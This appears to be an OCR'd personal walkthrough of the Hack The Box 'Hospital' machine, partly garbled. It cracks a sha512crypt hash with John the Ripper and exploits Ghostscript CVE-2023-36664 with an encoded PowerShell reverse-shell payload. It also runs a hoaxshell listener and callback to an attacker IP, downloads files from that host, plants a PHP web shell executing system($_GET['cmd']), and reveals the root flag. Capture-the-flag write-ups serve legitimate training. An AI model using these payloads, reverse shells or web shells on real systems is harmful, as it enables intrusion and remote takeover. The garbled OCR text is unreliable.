
| | | |
|------|--|---|
| 1730 | sha512(utf16le(\$pass).\$salt) | 13070359002b6fbb3d28e50fba55efcf3d7cc115f |
| 1740 | sha512(\$salt.utf16le(\$pass)) | bae3a3358b3459c761a3ed40d34022f0609a02d |
| 1750 | HMAC-SHA512 (key = \$pass) | 94cb9e31137913665ddea7b058e10be5f050cc3 |
| 1760 | HMAC-SHA512 (key = \$salt) | 7cce966f5503e292a51381f238d071971ad5442 |
| 1770 | sha512(utf16le(\$pass)) | 79bba09eb9354412d0f2c037c22a777b8bf549a |
| 1800 | sha512crypt \$6\$, SHA512 (Unix) ² | \$6\$52450745\$k5ka2p8bFuSmoVT1tzOyyuaREk |
| 2000 | STDOUT | n/a |
| 2100 | Domain Cached Credentials 2 (DCC2), MS Cache 2 | \$DCC2\$10240#tom#e4e938d12fe5974dc42a9c |
| 2400 | Cisco-PIX MD5 | dRRVnUmUHXOTt9nk |
| 2410 | Cisco-ASA MD5 | 02dMBMYkTdC5Ziyp:36 |

```
(kali㉿kali)-[~/HTB/hospital]
$ john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qwe123!@# (drwilliams)
1g 0:00:01:05 DONE (2023-12-16 09:17) 0.01530g/s 3279p/s 3279c/s 3279C/s renchelle..pucci
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

This creds work on 443 port



I try to find: what can I do with .eps extension



.eps file exploit

Видео

Картинки

Новости

Карты

Книги

Авиабилеты

Финансы

Результатов: примерно 100 000 (0,29 сек.)



Vicarius

<https://www.vicarius.io> > posts · [Перевести эту страницу](#)

Command injection with Ghostscript PoC + exploit - vsociety

18 авг. 2023 г. — The exploitation can occur upon opening a PS or **EPS file** and can allow code execution caused by Ghostscript mishandling permission validation ...

"It was discovered that Ghostscript, the GPL PostScript/PDF interpreter, does not properly handle permission validation for pipe devices, which could result in the execution of arbitrary commands if malformed document files are processed."

The repo is created for a CVE analysis blog post available on [vsociety blog](#).

Exploitation

Download Ghostscript 10.01.1 here: <https://github.com/ArtifexSoftware/ghostpdl-downloads/releases/tag/gs10011> Direct link to Windows x64 executable: <https://github.com/ArtifexSoftware/ghostpdl-downloads/releases/download/gs10011/gs10011w64.exe>

The exploitation can occur upon opening a PS or EPS file and can allow code execution caused by Ghostscript mishandling permission validation for pipe devices.

Usage: `python3 CVE_2023_36664_exploit.py <input_file> <command>`

Example:

```
python3 CVE_2023_36664_exploit.py file.eps "calc"
```

This generates a new file called `file_injected.eps`.

Open this with Ghostscript to trigger the calculator (since version 9.50 you also have to use `-dNOSAFER` option):

```
gs10011w64.exe -dNOSAFER .\file_injected.eps
```

The exploit:

https://github.com/jakabakos/CVE-2023-36664-Ghostscript-command-injection/blob/main/CVE_2023_36664_exploit.py


```
python3 exploit.py --generate --payload "powershell -e
```

```
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABlAG0ALgBOAGUAdAAu  
AFMAbWBJAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAAC4AMQAAC4AMQA0AC4AQA3ACIA  
LAA0ADQANAA0ACkAOWAkAHMAAdABYAGUAYQBtACAAPQAACQAYwBsAGkAZQBwAHQALgBHAGUAdABTAHQAcgBl  
AGEAbQAoACkAOWBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwA  
JQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAACQACwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABi  
AHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQAACAAALQBuAGUAIAAwACKA
```

ewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAtAFQAEQBwAGUATgBhAG0AZQAg
AFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMA
dABYAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAg
ACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAafAAGAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsA
JABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAAr
ACAAKABwAHcAZAaPAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAA
KABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACKALgBHAGUAdABCAHkAdABl
AHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACKAOWAkAHMAdABYAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUA
bgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBl
AGEAbQAuAEYAbABlAHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==" --

filename application --extension eps

Only base64 encoded work for me



Create normal shell

python3 hoaxshell.py -s 10.10.14.97 -p 4445

```

--(kali@kali)~[~/hoaxshell] documents> wget http://10.10.14.97:8000/winPEAS.sln -o win.sln
$ python3 hoaxshell.py -s 10.10.14.97 -p 4445

HOAXSHELL
by t3l3machus

Info] Generating reverse shell payload...
owershell -e JABzAD0AJwAxADAALgAxADAALgAxADQALgA5ADcA0gA0ADQANAA1ACcA0wAkAGkAPQAnAGUAZgA0ADcAYQAxAGMAYwAtADAANwAx
OwAkAHYAPQBjAG4AdgBvAGsAZQAtAFcAZQBIAFIAZQBxAHUAZQBzAHQAIAAAtAFUAcwB1AEIAYQBzAGkAYwBQAGEAcgBzAGkAbgBnACAALQBVAHIAa
C0ANQBMADQAMwAtAGUANQA3ADcAIgA9ACQAaQB9ADsAdwBoAGkAbAB1ACAAKAAKAhQAQcB1AGUAKQB7ACQAYwA9ACgASQBuAHYAbwBrAGUALQBxAG
BYAGkAIAAKAHAAJABzAC8AMAA3ADEANwA0ADcAMAA1ACAALQBIAGUAYQBkAGUAcgBzACAAQAB7ACIAWAAtADUAZgA0ADMALQBLADUANwA3ACIAPQA
IAJwApACAAeAwAkAHIAPOBpAGUAeAAgACQAYwAgAC0ARQByAHIAbwByAEeAYwB0AGkAbwBuACAAUwB0AG8AcAAgAC0ARQByAHIAbwByAFYAYQByAGkA
AGoAZQBjAHQAIAAKAHIAOwAkAHQAPQBjAG4AdgBvAGsAZQAtAFcAZQBIAFIAZQBxAHUAZQBzAHQAIAAAtAFUAcgBpACAAJABwACQAcwAvAGIANABjA
IAB7ACIAWAAtADUAZgA0ADMALQBLADUANwA3ACIAPQAkAGkAfQAQAC0AQgBvAGQAcgAgACgAWwBTAHkAcwB0AGUAbQAUAFQAZQB4AHQALgBFAG4AYw
AALQBqAG8AaQBwACAAJwAgACcAKQB9ACAAcwBsAGUAZQBwACAAMAAuADgAfQA=
copied to clipboard!
Info] Type "help" to get a list of the available prompt commands.
Info] Http Server started on port 4445.
Important] Awaiting payload execution to initiate shell session ...
Shell] Payload execution verified!
Shell] Stabilizing command prompt ...
PS C:\xampp > whoami hospital\drbrown
PS C:\xampp >

```

I have "write" permissions in htdocs directory

```

PS C:\xampp > icacls htdocs
htdocs NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(F)\xampp
PS C:\xampp > NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
PS C:\xampp > BUILTIN\Administrators:(I)(OI)(CI)(F)
PS C:\xampp > BUILTIN\Users:(I)(OI)(CI)(RX)
PS C:\xampp > BUILTIN\Users:(I)(CI)(AD)
PS C:\xampp > BUILTIN\Users:(I)(CI)(WD)
PS C:\xampp > CREATOR OWNER:(I)(OI)(CI)(IO)(F)
Successfully processed 1 files; Failed processing 0 files

```

I download here shell



```








<html>
<body>
<form method="GET" name=""><?php echo basename($_SERVER['PHP_SELF']); ?></form>
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
PS C:\xampp\htdocs > wget http://10.10.14.97:8000/shell.php -o shell.php
PS C:\xampp\htdocs >

```

And got to

<https://hospital.htb.shell.php>

https://hospital.htb/shell.php?cmd=whoami

 Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking

Execute

nt authority\system

I am authority\system

Execute

Volume in drive C has no label.
Volume Serial Number is 7357-966F

Directory of C:\Users\Administrator\Desktop

10/26/2023 11:29 PM

10/26/2023 11:29 PM

12/16/2023 04:39 PM 34 root.txt
1 File(s) 34 bytes
2 Dir(s) 4,126,404,608 bytes free

Execute

60101b6863dd28b828bd4610c445db38